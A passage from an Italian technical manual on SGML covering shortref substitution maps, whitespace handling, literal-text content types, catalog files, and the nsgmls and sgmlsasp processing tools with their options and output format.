Volendo fare delle acrobazie, si può associare un simbolo a un'entità che poi si traduce in un marcatore. Si osservi l'esempio.

```
<!ENTITY formula1 '<formula>'>
<!ENTITY formula0 '</formula>'>
<!SHORTREF miamappa
...
        "[" formula1
        "]" formula0
...
        "{" lcub
        "}" rcub
        "|" verbar >
```

In questo modo, quando nel testo si utilizzano le parentesi quadre, ciò che si ottiene è l'apertura e la chiusura dell'elemento **`formula`**.

> Anche se questa tecnica è stata usata nel noto DTD LinuxDoc, e prima in Qwertz, proprio per delimitare agevolmente le formule matematiche, si tratta di una cosa decisamente sconsigliabile dal punto di vista dell'SGML.

Gli elementi SGML vanno abbinati alle mappe che si ritiene siano più adatte per i loro scopi. Tuttavia, un elemento può non essere stato abbinato esplicitamente ad alcuna mappa, e in tal caso eredita quella dell'elemento che lo contiene effettivamente, di volta in volta, nel documento. Di conseguenza, diventa importante abbinare esplicitamente una mappa almeno all'elemento più esterno, ovvero a quello che corrisponde al nome del tipo stesso di documento.

Dagli esempi mostrati, si sarà potuto notare che la mappa ha un nome, e viene indicato subito dopo la parola chiave **`SHORTREF`** che apre il comando. Se si vuole abbinare la mappa **`miamappa`** all'elemento **`acronimo`**, si procede come nell'esempio seguente:

```
<!USEMAP miamappa acronimo>
```

## 107.7.2 Spaziature e interruzioni di riga

In linea di principio, il risultato dell'elaborazione dell'analizzatore SGML contiene tutti gli spazi orizzontali e verticali esistenti nel sorgente di partenza. Però, per quanto possibile, si cerca normalmente di evitare che il sorgente SGML sia vincolato dalla spaziatura utilizzata, che in realtà potrebbe servire solo per facilitarne la lettura umana con rientri, allineamenti, spazi verticali come si farebbe con un linguaggio di programmazione.

Per questo ci deve essere un modo per poter identificare le spaziature orizzontali, le righe vuote e quelle bianche, in modo da poterle sopprimere nel risultato dell'elaborazione SGML. Naturalmente, bisogna poter distinguere, perché ci sono situazioni in cui gli spazi e le righe vuote hanno un significato, e vanno mantenuti.

Per queste cose si utilizzano delle macro speciali, ma prima di descriverle, occorre definire alcuni concetti. Dal punto di vista dell'SGML, una riga è una sequenza di caratteri, con un inizio e una fine, ignorando completamente la codifica che si utilizza in pratica per separare una riga dall'altra.

Nei sistemi Unix, il codice di interruzione di riga è composto dal carattere <*LF*> mentre in altri sistemi si utilizza la sequenza <*CR*><*LF*>. Per l'SGML è come se questi codici non esistessero: le righe finiscono **prima** del codice di interruzione di riga, e iniziano **dopo** tale codice. Si osservi l'esempio seguente:

```
<paragrafo>Ciao,
come stai?
Io bene, e tu?</paragrafo>
```

L'idea che ha l'SGML di ciò che è stato scritto, può essere rappresentata dallo schema seguente, dove è stato utilizzato il simbolo **`^`** per segnalare l'inizio della riga, il simbolo **`$`** per segnalarne la fine, e i simboli **`>`** e **`<`** per indicare l'inizio e la fine dell'elemento.

```
>Ciao,$
^come stai?$
^Io bene, e tu?<
```

Può sembrare strano, ma all'inizio e alla fine del testo mancano questi margini: esiste solo l'inizio e la fine dell'elemento. Se si dovesse sopprimere una riga, si eliminerebbe implicitamente anche il suo inizio e la sua fine.

Da qualche parte si potrebbe leggere che il codice di inizio riga equivale al codice *<LF>*, mentre quello di fine riga corrisponde a *<CR>*. Evidentemente questo ragionamento può valere solo per le piattaforme che utilizzano file di testo con un'interruzione di riga *<CR><LF>*, ma si tratta solo di una semplificazione che non corrisponde alla logica di SGML, e può essere solo forviante.

La tabella 107.2 mostra le macro più importanti che possono essere usate per il controllo delle spaziature superflue.

| Simbolo | Significato |
|---|---|
| &#RS; | Inizio di una riga (*Record Start*). |
| &#RE; | Fine di una riga (*Record End*). |
| &#RS;B | Spaziatura iniziale. |
| B&#RE; | Spaziatura finale. |
| &#RS;&#RE; | Una riga vuota. |
| &#RS;B&#RE; | Una riga contenente solo spazi orizzontali (bianca). |
| &#SPACE; | Uno spazio singolo, [ *SP* ]. |
| &#TAB; | Tabulazione, [ *HT* ]. |
| BB | Spazio orizzontale interno, e agli estremi dell'elemento. |

Tabella 107.2: Simboli di definizione di spaziature e delimitazione delle righe.

L'esempio seguente mostra una mappa di sostituzione tipica, in cui si vogliono ignorare (e di conseguenza, eliminare) gli spazi orizzontali superflui, le righe vuote, quelle bianche, e si vuole che tutto il testo si traduca in una riga sola.

```
<!shortref miamappa
        "BB"            space
        "&#RS;B"        null
        "B&#RE;"        space
        "&#RS;B&#RE;"   null
        "&#RS;&#RE;"    null
        "&#RS;"         null
        "&#RE;"         space
        "[" lsqb
        "]" rsqb
        "~" nbsp
        "_" lowbar
        "#" num
        "%" percnt
        "^" circ
        "{" lcub
        "}" rcub
        "|" verbar >
```

Le macro **`&space;`** e **`&null;`** si riferiscono rispettivamente a un singolo carattere spazio e alla stringa nulla. Generalmente devono essere dichiarate nel DTD nel modo seguente:

```
<!ENTITY space " ">
<!ENTITY null "">
```

Per comprendere meglio l'effetto della mappa di sostituzione proposta, conviene partire da un esempio e analizzare gli effetti di ogni dichiarazione, una alla volta. In particolare, gli utenti dei sistemi Unix devono dimenticare per un po' il comportamento del codice di interruzione di riga (*newline*): SGML considera solo la stringa nulla all'inizio e alla fine della riga, e solo quando la fine di una riga e l'inizio della successiva sono stati rimossi, allora queste due vengono unite assieme.

Supponiamo di cominciare da una variante dell'esempio già descritto, dove sono stati aggiunti tanti spazi orizzontali e verticali superflui.

```
>     Ciao,       $
^$
^         $
^come stai?$
^$
^     Io         bene,         e      tu?     <
```

Applicando la trasformazione **`"BB" space`**, vengono sostituiti gli spazi orizzontali all'inizio dell'elemento, alla fine e all'interno delle frasi con un singolo spazio normale.

```
> Ciao,      $
^$
^         $
^come stai?$
^$
^     Io bene, e tu? <
```

Si può osservare che le frasi si sono ricompattate, e che all'inizio e alla fine dell'elemento è rimasto un solo spazio superfluo (che non potrà essere rimosso). Si continua applicando **`"&#RS;B" null`**; si ottiene l'eliminazione dell'inizio delle righe (quelle che contengono effettivamente qualcosa) fino al primo carattere diverso da uno spazio orizzontale.

```
> Ciao,      $
^$
^         $
^come stai?$
^$
 Io bene, e tu? <
```

Quando si applica anche **`"B&#RE;" space`**; si ottiene la sostituzione degli spazi orizzontali nella parte finale, fino alla fine delle righe (quelle che contengono effettivamente qualcosa), con un singolo spazio. Nell'esempio, dal momento che nella prima riga è scomparso il simbolo che segnalava la fine della riga, appare un simbolo di sottolineatura, ma solo per aiutare il lettore.

```
> Ciao,_
^$
^         $
^come stai?$
^$
 Io bene, e tu? <
```

La sostituzione **`"&#RS;B&#RE;" null`** elimina le righe bianche, ma non vuote.

```
> Ciao,_
^$
^come stai?$
^$
 Io bene, e tu? <
```

La sostituzione **`"&#RS;&#RE;" null`** elimina le righe vuote.

```
> Ciao,_
^come stai?$
 Io bene, e tu? <
```

Si sarà osservato che la riga contenente la frase «come stai?», è rimasta intatta. Infatti, non contenendo spazi aggiuntivi all'inizio o alla fine, non è mai stata interessata dalle trasformazioni applicate fino a questo momento.

Finalmente entrano in gioco **`"&#RS; null`** e **`"&#RE; space`**, per eliminare l'inizio e la fine delle righe rimaste. Per la precisione, la fine delle righe deve essere sostituito con uno spazio singolo, altrimenti si rischia di attaccare assieme delle parole. La trasformazione viene mostrata in due passaggi.

```
> Ciao,_
 come stai?_
 Io bene, e tu? <
```

---

```
> Ciao, come stai? Io bene, e tu? <
```

Nonostante la descrizione fatta con tanta cura, è probabile che la trasformazione **`"&#RS; null`** venga semplicemente ignorata, perché l'analizzatore SGML si limita a tenere in considerazione solo la fine delle righe (*record end*).

### 107.7.3 Limitazioni ed esagerazioni

Da quanto visto nella sezione precedente si potrebbe supporre che il meccanismo delle mappe di sostituzione permetta di sostituire quello che si vuole. Non è così, solo alcuni simboli sono considerati dei possibili *shortref*. In ogni caso, ci si accorge subito quando si usa qualcosa di sbagliato: l'analizzatore SGML avvisa immediatamente.

Attraverso le mappe di sostituzione si possono realizzare anche delle acrobazie che spesso sono poco giustificabili e che sarebbe meglio evitare. A parere di chi scrive, la cosa meno utile che si possa richiedere a un sistema SGML è quella di fare in modo che le righe vuote e quelle bianche nel sorgente siano trasformate in separazioni tra i paragrafi. Infatti, l'SGML non ha questo scopo, eppure molti sistemi si impegnano in questo senso. LinuxDoc raggiunge questo risultato intervenendo proprio nelle mappe di sostituzione, facendo in modo che le righe bianche, identificate dal simbolo **`&#RS;B&#RE;`** , e quelle vuote, identificate dal simbolo **`&#RS;&#RE;`** , siano sostituite da **`<p></p>`**, ovvero dai marcatori che servono a chiudere e a riaprire un paragrafo.

```
...
<!ENTITY psplit '</p><p>' >
...
<!SHORTREF pmap
        "&#RS;B" null
        "&#RS;B&#RE;" psplit
        "&#RS;&#RE;" psplit
...
        "{" lcub
        "}" rcub
        "|" verbar >
...
```

Quello che si vede sopra è proprio un estratto dal DTD di LinuxDoc, dove si vede che la macro **`&psplit;`** viene poi rimpiazzata dai marcatori già descritti.

> Naturalmente, questo non esclude la possibilità di generare una grande quantità di elementi **`p`** vuoti, in presenza di più righe vuote o bianche. È chiaro che, successivamente, il sistema di composizione utilizzato deve prendersi carico della loro eliminazione.

## 107.8 Elementi di testo riportato letteralmente

La predisposizione di un elemento SGML che consenta la scrittura di testo da riportare in modo letterale costituisce un problema. Si possono scegliere soluzioni diverse, ma nessuna perfetta secondo tutti i punti di vista.

Questo tipo di problema è particolarmente sentito nella scrittura di documenti tecnici, in cui ci può essere la necessità di mostrare porzioni di codice scritto in un qualche linguaggio di programmazione. Per evitare che simboli determinati vengano interpretati dall'analizzatore SGML, occorrerebbe utilizzare continuamente delle macro alternative.

Si possono seguire due direzioni per cercare di risolvere il problema: l'uso di elementi predisposti per un tipo di contenuto più o meno letterale, oppure l'uso di elementi normali con l'aggiunta di una sezione marcata di tipo **`CDATA`**.

### 107.8.1 Tipo di contenuto letterale

Nella definizione di un elemento occorre stabilite il tipo di contenuto. A livello elementare, quando l'elemento non può contenere altri elementi, si utilizza normalmente la parola chiave **`#PCDATA`**, che fa riferimento a testo che viene analizzato alla ricerca di entità generali da espandere, e non ammette altri elementi al suo interno.

Per ottenere un elemento adatto al contenuto letterale, si usa solitamente il tipo di contenuto definito dalla parola chiave **`RCDATA`**, che non è perfettamente letterale, ma vi si avvicina molto. Per la precisione, la forma del testo viene mantenuta, con tutte le sue spaziature e le interruzioni di riga, ma le entità generali vengono espanse, mentre vengono ignorati eventuali marcatori di apertura. Ciò significa che, la e-commerciale (**`&`**) non può essere usata in modo letterale, a meno di usare una macro adatta al suo posto. Lo stesso ragionamento riguarda la sequenza di minore + barra obliqua (**`</`**), che è ammessa solo nel marcatore di chiusura di questo elemento.

```
<!ELEMENT formattato - - RCDATA>
```

L'esempio mostra la dichiarazione dell'elemento **`formattato`**, di tipo **`RCDATA`**. Generalmente, per poter utilizzare questo elemento nel modo corretto, si devono dichiarare anche due entità generali specifiche.

```
<!ENTITY ero   CDATA "&">
<!ENTITY etago '</' >
```

In tal modo, al posto del simbolo **&** si dovrà utilizzare la macro **&ero;** , mentre al posto della sequenza **</**, si dovrà usare la macro **&etago;** . È il caso di osservare che l'entità generale **ero** è volutamente diversa da un'entità analoga, necessaria a indicare una e-commerciale in un testo normale. Infatti, in questo caso, si vuole generare un testo letterale, che si presume possa essere interpretato nello stesso modo letterale anche da altro software di composizione successivo.

In alternativa, si potrebbe usare anche un tipo di contenuto definito dalla parola chiave **CDATA**, che dovrebbe essere in grado di ignorare sia i simboli dei marcatori, che le macro delle entità generali. Di fatto però, questo tipo di elemento non dà normalmente i risultati sperati.

### 107.8.2 Sezioni marcate

Nel sorgente SGML, all'interno di un elemento che non sia stato predisposto per un contenuto letterale, è possibile inserire una sezione marcata di tipo **CDATA**, come nell'esempio seguente:

```
<![CDATA[
Testo letterale: &amp;, &etago;, <ciao>, </ciao>,
ecc., vengono trattati in modo letterale.
]]>
```

In tal modo, vengono preservati anche gli spazi, orizzontali e verticali, e ogni eventuale mappa di sostituzione (*shortref*) viene ignorata temporaneamente. L'unica cosa che non può contenere questo ambiente, è la sequenza **]]>**, che serve a concludere la sezione marcata.

Questa tecnica ha il vantaggio di potersi applicare anche a un DTD che non sia stato predisposto con elementi atti all'inserimento di testo letterale. Purtroppo, non tutti gli strumenti SGML sono in grado di riconoscere le sezioni marcate; si pensi ai navigatori, che pur sapendo interpretare l'HTML, non sono sempre in grado di riconoscere tali particolarità.

## 107.9 Cataloghi

Nelle sezioni precedenti si è visto che il DTD può essere composto da diversi file fisici nel sistema. Lo stesso preambolo di un sorgente SGML prevede la dichiarazione, e l'inclusione, di un DTD. È stato mostrato come includere un blocco di DTD esterno, attraverso la dichiarazione e il successivo utilizzo di un'entità parametrica che fa riferimento a un file esterno.

Quando si vogliono utilizzare componenti esterni senza fare riferimento a un file preciso, si possono predisporre dei cataloghi, con i quali si esplicitano questi dettagli riferiti al sistema di cui si dispone effettivamente.

Questo tipo di approccio viene usato tipicamente per due motivi: evitare di dover fare riferimento a un file preciso per il DTD nella dichiarazione del tipo di documento all'inizio del sorgente SGML; includere in modo dinamico le entità standard riferite alle lettere accentate e ai simboli speciali. Per quanto riguarda il secondo problema, si deve tenere presente che l'SGML si astrae dalla piattaforma, quindi, il modo in cui le entità di questo tipo vanno rappresentate dipende da quello che si vuole fare dopo.

### 107.9.1 Riferimenti esterni

Generalmente, quando si vogliono usare i cataloghi, si possono fare due tipi di riferimenti a componenti esterne: l'identificatore pubblico e l'identificatore di sistema. Seguono quattro esempi significativi a questo proposito: nei primi due si tratta della dichiarazione del tipo di documento **HTML** e di un'entità parametrica, attraverso un identificatore pubblico (una stringa piuttosto lunga); negli ultimi due si tratta delle stesse dichiarazioni, ma fatte attraverso un identificatore di sistema.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
```

```
<!ENTITY % ISOlat1 PUBLIC "ISO 8879:1986//ENTITIES Added Latin 1//EN">
```

```
<!DOCTYPE HTML SYSTEM>
```

```
<!ENTITY % ISOlat1 SYSTEM>
```

Si tratta, evidentemente, di due approcci equivalenti, ma che hanno delle conseguenze nell'applicazione pratica. Dalle parole chiave utilizzate, **PUBLIC** e **SYSTEM**, si può intuire che l'identificatore di sistema è legato alla situazione del sistema, anche se non è obbligatoria l'indicazione immediata del file corrispondente.

L'uso degli identificatori pubblici è quindi una scelta più conveniente, essendo meno vincolata alla piattaforma. Infatti, questi vengono utilizzati prevalentemente per tutto ciò che è già stato standardizzato: i DTD standard e le entità esterne standard.

### 107.9.2 Il catalogo in pratica

Quando si usano strumenti di analisi ed elaborazione SGML comuni, il catalogo è un file. A seconda degli strumenti utilizzati, potrebbe essere necessario configurare una variabile di ambiente, o usare un'opzione opportuna nella riga di comando, per comunicare a questi la sua posizione.

Il catalogo serve a esplicitare tutte le componenti esterne che non sono state indicate in modo preciso (il nome del file). Si osservi l'esempio seguente:

```
-- Entità standard richiamate attraverso un identificatore di sistema --
-- Sarebbe meglio non usare questo metodo --
ENTITY %ISOlat1           "ISOlat1"
ENTITY %ISOnum            "ISOnum"
ENTITY %ISOdia            "ISOdia"

-- Entità standard richiamate attraverso un identificatore pubblico --
-- Questo tipo di indicazione è preferibile in generale --
PUBLIC "ISO 8879:1986//ENTITIES Added Latin 1//EN"                "ISOlat1"
PUBLIC "ISO 8879:1986//ENTITIES Numeric and Special Graphic//EN"  "ISOnum"
PUBLIC "ISO 8879:1986//ENTITIES Diacritical Marks//EN"            "ISOdia"

-- DTD predefinito per il tipo HTML --
DOCTYPE "HTML"                                    "html32.dtd"

-- Identificatori pubblici per le varie forme dell'HTML 3.2 --
PUBLIC "-//W3C//DTD HTML 3.2//EN"                 "html32.dtd"
PUBLIC "-//W3C//DTD HTML 3.2 Draft//EN"           "html32.dtd"
PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"           "html32.dtd"
```

Ogni direttiva dell'esempio occupa una riga e si compone di tre parti, dove l'ultima informazione rappresenta il file da utilizzare per quel particolare tipo di entità, documento o identificatore pubblico.

> Per la precisione, invece che di file, occorrerebbe parlare di identificatore di sistema effettivo, dove questo concetto viene poi definito dallo standard ISO 8879. In generale si tratta di file, e questo dovrebbe bastare come primo approccio all'SGML.

Si noti che i commenti sono delimitati da coppie di trattini, `--`, come si fa all'interno delle istruzioni SGML.

Alcune direttive

`PUBLIC` ⟨*identificatore-pubblico*⟩ ⟨*identificatore-di-sistema*⟩

Stabilisce l'identificatore di sistema effettivo (il file) corrispondente all'identificatore pubblico indicato. Quando possibile, è preferibile utilizzare gli identificatori pubblici per definire gli oggetti.

`DOCTYPE` ⟨*nome*⟩ ⟨*identificatore-di-sistema*⟩

Stabilisce l'identificatore di sistema effettivo (il file) corrispondente al nome del tipo di documento indicato. Dal momento che questo nome può fare riferimento a uno tra diversi DTD alternativi (si pensi al caso dell'HTML con le sue versioni), questa dichiarazione serve prevalentemente per stabilire un DTD predefinito nel caso in cui non sia stato specificato un identificatore pubblico nel documento che si elabora.

`ENTITY` ⟨*nome*⟩ ⟨*identificatore-di-sistema*⟩

Stabilisce l'identificatore di sistema effettivo (il file) corrispondente all'entità generale indicata.

`ENTITY %`⟨*nome*⟩ ⟨*identificatore-di-sistema*⟩

Stabilisce l'identificatore di sistema effettivo (il file) corrispondente all'entità parametrica indicata. Si osservi il fatto che il simbolo di percentuale è attaccato al nome dell'entità.

Esempi

Negli esempi seguenti, viene mostrata prima l'istruzione utilizzata nel DTD, o nel preambolo del sorgente SGML, quindi si presenta la direttiva corrispondente, necessaria nel catalogo.

---

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
```

Si tratta della dichiarazione, all'inizio di un sorgente SGML, dell'utilizzo del DTD **`HTML`**, definito in base all'identificatore pubblico **`-//W3C//DTD HTML 3.2 Final//EN`**. Perché da questo si possa arrivare a identificare un file particolare, occorre che nel catalogo appaia una direttiva come quella seguente:

```
PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"         "html32.dtd"
```

In tal caso, all'identificatore pubblico **`-//W3C//DTD HTML 3.2 Final//EN`**, viene abbinato il file `html32.dtd`.

---

```
<!DOCTYPE HTML SYSTEM">
```

Si tratta della dichiarazione, all'inizio di un sorgente SGML, dell'utilizzo del DTD **`HTML`**, utilizzando un identificatore di sistema che non viene precisato in modo effettivo. Perché da questo si possa arrivare a identificare un file particolare, occorre che nel catalogo appaia una direttiva come quella seguente:

```
DOCTYPE HTML            "html32.dtd"
```

In tal caso, all'identificatore di sistema **`HTML`**, viene abbinato il file `html32.dtd` (l'identificatore di sistema effettivo).

---

```
<!ENTITY % ISOlat1 PUBLIC "ISO 8879:1986//ENTITIES Added Latin 1//EN">
```

All'interno del DTD, dichiara l'entità parametrica **`ISOlat1`** definita secondo l'identificatore pubblico **`ISO 8879:1986//ENTITIES Added Latin 1//EN`**. Perché da questo si possa arrivare a identificare un file particolare, occorre che nel catalogo appaia una direttiva simile a una delle due mostrate di seguito:

```
PUBLIC "ISO 8879:1986//ENTITIES Added Latin 1//EN" "ISOlat1.latex"
```

```
ENTITY %ISOlat1 "ISOlat1.latex"
```

Nel primo caso, all'identificatore pubblico **`ISO 8879:1986//ENTITIES Added Latin 1//EN`**, viene abbinato il file `ISOlat1.latex`; nel secondo, si specifica direttamente che l'entità parametrica **`ISOlat1`** corrisponde al contenuto del file `ISOlat1.latex`.

---

```
<!ENTITY % ISOlat1 SYSTEM>
```

Nel DTD, viene dichiarata l'entità parametrica **`ISOlat1`**, utilizzando un identificatore di sistema che non viene precisato in modo effettivo. Perché da questo si possa arrivare a identificare un file particolare, occorre necessariamente che nel catalogo appaia una direttiva come quella seguente, dal momento che non è possibile fare riferimento a un identificatore pubblico:

```
ENTITY %ISOlat1            "ISOlat1.latex"
```

Definisce l'identificatore di sistema effettivo dell'entità parametrica **`ISOlat1`**, facendola corrispondere al file `ISOlat1.latex` (l'identificatore di sistema effettivo).

## 107.10 Riferimenti


- C. M. Sperberg-McQueen, Lou Burnard, *Guidelines for Electronic Text Encoding and Interchange (TEI P3)*, in particolare il secondo capitolo: *A gentle introduction to SGML*

  *<http://etext.virginia.edu/TEI.html>*

- *The SGML Newsletter*

  *<http://tag.sgml.com/>*

- *The SGML/XML Web Page*

  *<http://www.sil.org/sgml/>*


---

# Elaborazione SGML

L'elaborazione SGML si compone fondamentalmente di un programma in grado di verificare la correttezza formale di un sorgente SGML in base al suo DTD. Questo tipo di programma è l'analizzatore SGML (*SGML parser*), e il suo compito si estende frequentemente alla generazione di un risultato intermedio, pronto per una rielaborazione successiva, normalmente attraverso un sistema di composizione tipografica.

L'elaborazione successiva richiede strumenti specifici, ma per le situazioni più semplici, dove basta rimpiazzare un marcatore con una codifica equivalente adatta a un programma di composizione tipografica particolare, si è utilizzato in passato il cosiddetto ASP: *Amsterdam SGML Parser*.

L'utilizzo di un analizzatore SGML, precisamente il pacchetto SP con il programma **`nsgmls`**, è una cosa consueta e attuale, mentre l'utilizzo di un analizzatore ASP può considerarsi una tecnica obsoleta. Tuttavia, l'abbinamento di **`nsgmls`** e **`sgmlsasp`** (quest'ultimo è un analizzatore ASP) è un metodo semplice e pratico per costruire i propri strumenti SGML, quando non si vuole utilizzare quello che è già a disposizione.

In sostituzione di **`sgmlsasp`** si può utilizzare anche il pacchetto SGMLSpm, il quale si compone di una serie di moduli Perl, e in particolare fornisce il programma **`sgmlspl`**, che svolge un compito simile a quello di un analizzatore ASP.

## 108.1 SP

SP è il pacchetto di analisi SGML di James Clark. Si tratta dello strumento fondamentale, ed è disponibile anche su piattaforme differenti dallo Unix. In passato, al posto di SP, era disponibile il pacchetto Sgmls che comunque non era compatibile con molte caratteristiche particolari dell'SGML.

Il pacchetto SP contiene il programma **`nsgmls`**, assieme a una serie di DTD di esempio. Il programma **`nsgmls`** è tutto quello che serve per convalidare un file SGML con il suo DTD, e per generare un risultato intermedio analizzabile automaticamente attraverso **`sgmlsasp`**, un accessorio del vecchio pacchetto Sgmls, o in alternativa attraverso **`sgmlspl`**, del pacchetto SGMLSpm.

### 108.1.1 $ nsgmls

`nsgmls [`⟨*opzioni*⟩`] [`⟨*identificatore-di-sistema*⟩`]...`

**`nsgmls`** utilizza lo standard input, oppure i file indicati in coda alla riga di comando (gli identificatori di sistema), per analizzarne il contenuto secondo l'SGML, ed eventualmente per generare un output pre-elaborato.

Gli errori vengono segnalati attraverso lo standard error, mentre il risultato dell'elaborazione viene emesso attraverso lo standard output.

#### Alcune opzioni

`-c` ⟨*identificatore-di-sistema*⟩

Permette di specificare l'utilizzo di un catalogo, rappresentato dal file indicato come argomento dell'opzione. Questa opzione può essere specificata più volte, per richiedere l'utilizzo di più cataloghi. Se nella stessa directory del file del documento analizzato esiste un file denominato `catalog`, questo viene aggiunto in coda ai cataloghi letti attraverso questa opzione. Inoltre, se esiste la variabile di ambiente **`SGML_CATALOG_FILES`**, l'elenco dei cataloghi in essa contenuti viene aggiunto in coda a tutti gli altri.

`-D` ⟨*directory*⟩

Permette di definire una directory da utilizzare per la ricerca di file specificati negli identificatori di sistema. Sono ammissibili più opzioni **`-D`**. Se esiste la variabile di ambiente **`SGML_SEARCH_PATH`**, l'elenco di directory che questa contiene viene aggiunto in coda a quello definito attraverso l'opzione **`-D`**.

`-E` ⟨*n-massimo-errori*⟩

Permette di stabilire il numero massimo di errori, dopo il quale **`nsgmls`** termina l'analisi. Il valore predefinito è 200.

`-i`⟨*nome*⟩

Permette di definire un'entità parametrica, con il nome indicato, contenente la stringa **`INCLUDE`**. In pratica ciò che nel DTD dovrebbe essere definito con l'istruzione **`<!ENTITY %`** ⟨*nome*⟩ **`"INCLUDE">`**. Questa dichiarazione prende la precedenza su un'altra dichiarazione della stessa entità fatta in qualunque altra posizione, e serve per facilitare la gestione delle sezioni marcate da includere in modo condizionato.

In pratica, si definiscono nel DTD solo entità parametriche di questo tipo con il valore **`IGNORE`**, e con queste si delimitano parti di testo attraverso l'uso di sezioni marcate. Quindi, quando si vogliono includere quelle porzioni di testo, si può utilizzare questa opzione, anche più volte, per fare sì che le entità parametriche desiderate contengano invece la parola chiave **`INCLUDE`**.

Come si può intuire, questa opzione può essere usata più volte per indicare più entità parametriche.

`-s`

Sopprime l'emissione dell'output intermedio. In questo modo si limita a emettere le segnalazioni di errori attraverso lo standard error.

`-p`

Analizza solo il prologo, in pratica il DTD, e ignora il documento. Ciò implica, di fatto, l'uso dell'opzione **`-s`**.

Esempi

`$` **`nsgmls -s -c ~/catalogo`**

Si limita a convalidare il contenuto del documento proveniente dallo standard input, avvalendosi del catalogo contenuto del file `~/catalogo`.

`$` **`nsgmls -c ~/catalogo`**

Convalida il contenuto del documento proveniente dallo standard input, avvalendosi del catalogo contenuto del file `~/catalogo`, generando anche il documento rielaborato opportunamente.

`$` **`nsgmls -i annotazioni -c ~/catalogo`**

Come nell'esempio precedente, ma in più dichiara l'entità parametrica **`annotazioni`** contenente la parola chiave **`INCLUDE`**.

## 108.1.2 Variabili di ambiente

Ci sono due variabili di ambiente a cui è sensibile **`nsgmls`**: **`SGML_SEARCH_PATH`** e **`SGML_CATALOG_FILES`**. Entrambe servono a contenere l'indicazione di un elenco di percorsi, separati attraverso i soliti due punti (**`:`**).

La variabile **`SGML_SEARCH_PATH`** serve ad aggiungere altre directory a quelle che possono essere definite attraverso l'opzione **`-D`**, per la ricerca di file corrispondenti agli identificatori di sistema.

La variabile **`SGML_CATALOG_FILES`** serve ad aggiungere altri cataloghi (indicati con il loro percorso completo) a quelli che possono essere definiti attraverso l'opzione **`-c`**.

Queste due variabili possono essere molto importanti quando si devono fornire queste indicazioni, senza avere il controllo diretto sul comando di avvio dell'eseguibile **`nsgmls`**. In pratica, quando si installano strumenti SGML che si avvalgono di SP, e c'è la necessità di indicare dove si trova il file del catalogo, oppure dove si trovano gli altri file, la modifica di queste variabili può essere l'unica soluzione.

## 108.1.3 Formato dell'output

Il risultato dell'output dell'elaborazione di un file SGML attraverso **`nsgmls`** è composto da una serie di righe di testo, di lunghezza variabile, precedute da un carattere nella prima colonna che ne definisce il significato.

In pratica, ogni riga inizia necessariamente con un codice composto da un solo carattere di «comando», e subito dopo, senza spazi aggiuntivi, inizia il contenuto di uno o più argomenti, a seconda del comando, separati da un singolo carattere spazio. L'ultimo argomento (che potrebbe anche essere l'unico) può contenere spazi.

Gli «argomenti» di questi comandi possono contenere delle sequenze di escape:

- **`\\`**
  rappresenta una singola barra obliqua inversa (**`\`**);
- **`\n`**
  rappresenta la fine di una riga (*record end*), secondo la logica di SGML;
- **`\|`**
  viene usato per delimitare (all'inizio e alla fine) le entità di tipo **`SDATA`**, dopo che queste sono state espanse regolarmente;

- ***nnn***

  rappresenta un carattere particolare attraverso il suo codice ottale;

Alcuni comandi

**nsgmls** prevede un numero molto grande di caratteri di comando per distinguere il contenuto delle righe del risultato dell'elaborazione. Qui ne vengono mostrati solo alcuni, i più comuni. Gli altri sono descritti dettagliatamente nella pagina di manuale *nsgmls(1)*.

(⟨*identificatore-generico*⟩

Una parentesi aperta rappresenta l'inizio di un elemento, nominato subito dopo (l'identificatore generico). Se questo elemento dovesse avere attributi, questi verrebbero rappresentati prima, attraverso i comandi **A**.

)⟨*identificatore-generico*⟩

Una parentesi chiusa rappresenta la fine di un elemento, nominato subito dopo (l'identificatore generico).

A⟨*nome-attributo*⟩ ⟨*valore*⟩

Specifica un attributo per il prossimo elemento. Se l'elemento possiede più attributi, si utilizzano altrettanti record di tipo **A**.

Il valore assegnato all'attributo si può articolare in più componenti, che qui non vengono descritte.

C

Questa lettera, che appare da sola alla fine dell'output di **nsgmls**, rappresenta che il contenuto del file sorgente è corretto.

Esempi

Di seguito vengono descritti alcuni esempi, rappresentati da pezzi dell'output di **nsgmls**.

```
(HTML
(HEAD
(TITLE
-Introduzione all'SGML
)TITLE
)HEAD
(BODY
...
)BODY
)HTML
```

Quello che si vede sopra, rappresenta lo schema fondamentale di ciò che si può ottenere analizzando un file HTML. Si può osservare l'apertura e la chiusura dei vari elementi (**HTML**, **HEAD**, **TITLE**, **HEAD**, **BODY**). I puntini di sospensione rappresentano solo l'interruzione e la ripresa della visualizzazione dell'output.

```
(P
-Ciao,\ncome stai?\nIo bene, e tu?
)P
```

Rappresenta un elemento **P** contenente una frase, divisa in vari punti dal codice **\n**, che rappresenta la fine della riga (*record end*) secondo SGML.

```
ANAME IMPLIED
AHREF CDATA indice.html
AREL IMPLIED
AREV IMPLIED
ATITLE IMPLIED
(A
-Indice generale
)A
```

Rappresenta un elemento **A**, contenente la frase «Indice generale», e una serie di attributi: **NAME**, **HREF**, **REL**, **REV** e **TITLE**.

C

Alla fine dell'output, il carattere di comando **C** rappresenta il buon fine dell'elaborazione.

## 108.2 Sgmls

Il pacchetto Sgmls è stato il predecessore di SP. Questo forniva il programma **`sgmls`**, il cui funzionamento è analogo a **`nsgmls`** anche se meno completo, e **`sgmlsasp`**, un analizzatore ASP utile ancora adesso in quanto abbinabile all'output di **`nsgmls`**.

### 108.2.1 $ sgmlsasp

`sgmlsasp` ⟨*file-di-rimpiazzo*⟩**`...`**

**`sgmlsasp`** elabora lo standard input, in base al contenuto di uno o più file specificati come argomenti. Lo standard input deve essere compatibile con il formato standard di **`sgmls`** e di **`nsgmls`**, mentre i file di rimpiazzo devono rispettare il formato ASP (*Amsterdam SGML Parser*). Il risultato viene emesso attraverso lo standard output.

**`sgmlsasp`** è in grado di elaborare solo alcuni dei comandi contenuti nei record dell'output di **`nsgmls`**, cosa che limita in parte le funzionalità utilizzabili con l'SGML.

### 108.2.2 File di rimpiazzo

Il file di rimpiazzo, secondo lo standard ASP, permette di sostituire i marcatori riferiti alle entità con delle stringhe che si presume siano utili per l'elaborazione successiva del testo. Questo file può contenere dei commenti, preceduti dal simbolo di percentuale e terminati dalla fine della riga del file. Le righe bianche e quelle vuote vengono ignorate.

